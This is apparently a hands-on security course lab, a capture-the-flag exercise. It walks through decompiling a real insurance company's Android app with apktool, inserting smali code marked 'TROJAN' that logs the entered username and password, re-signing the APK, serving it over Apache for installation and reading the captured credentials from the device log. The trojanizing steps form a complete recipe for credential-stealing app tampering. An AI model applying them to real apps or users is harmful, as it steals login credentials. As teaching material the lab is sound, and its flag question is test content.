
The guest systems may be running behind virtual routers, or in the cloud, so networking between the Debian and Android systems may be difficult.
sudo apt update
sudo apt install android-tools-adb -y

wget --no-check-certificate https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool
wget --no-check-certificate https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.7.0.jar
mv apktool_2.7.0.jar apktool.jar
sudo mv apktool.jar /usr/bin
sudo mv apktool /usr/bin
sudo chmod +x /usr/bin/apktool*

sudo apt install default-jdk -y
On Linux, execute these commands:
sudo rm /usr/bin/apktool*

wget https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool
wget https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.12.1.jar
mv apktool_2.12.1.jar apktool.jar
sudo mv apktool* /usr/local/bin
sudo chmod +x /usr/local/bin/apktool*

sudo reboot
Execute this command:

apktool --version
wget https://samsclass.info/128/proj/prog/base.apk

apktool d -f -r base.apk

It might seem difficult to hunt through all those files and folders for important items, but it's easy to do because the code is not obfuscated, and contains easily-guessed object names.
Execute this command:
grep -ir login . | grep password

The lines are wide and wrap in a way that makes them difficult to read, so use "less" to clean them up:
grep -ir login . | grep password | less -S

Press Q to exit "less".
nano ./base/smali_classes2/com/phonevalley/progressive/login/viewmodel/LoginViewModel.smali
loginOnlineAccount(

Press Enter. Type Ctrl+W again. Press Enter again.

You see the start of the ".method private loginOnlineAccount(" function, as shown below.

Notice the line highlighted in the image above that says:
.locals 5
.locals 6

Scroll down a little, and look at the code below the ".line 434" mark, as shown below.
This code puts the username into variable v2 and the password into variable v3. All we need to do is to put those variables into the log.
Carefully insert this code after the second "check-cast" statement, as shown below.
# TROJAN
const-string v5, "TROJAN Stealing Progressive Credentials:"
invoke-static {v5, v2}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
invoke-static {v5, v3}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
# END OF TROJAN
Press Ctrl+X, Y, Enter to save the modified file.

apktool b base
Execute this command:

keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
Then a series of question asks for your name, etc. You can press Enter for each question except the last one, which you must answer yes to, as shown below.
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore base/dist/base.apk alias_name
The app is signed, as shown below.

On your Debian Linux system, execute these commnds:
sudo apt update
sudo apt install apache2 -y
sudo cp base/dist/base.apk /var/www/html
ip a
On your Android device, open a Web browser, and go to this URL, replacing the IP address with the correct IP address of your Debian Linux system:
http://192.168.3.110/base.apkAfter downloading the base.apk file, open it and install the app.

Follow the appropriate steps below to start monitoring the Android log for lines containing the word "TROJAN":
Windows Users
In a Command Prompt, execute these commands:
MacOS Users
In a Terminal, execute these commands:
If an "Update Recommended" box appears, click "NO THANKS".

Enter fake credentials, using your name as the login name, as shown below. Click "Log in".
M 401.1: Log Entry (20 pts)
Find the text covered by a green box in the image below. That's the flag.
Updated for modern setup 10-16-22
Install switch changed to -y on 10-22-22
Version of apktool updated 6-22-23
Video added 10-15-25
apache2 instructions added 10-16-25
Installing later version of apktool added 10-21-25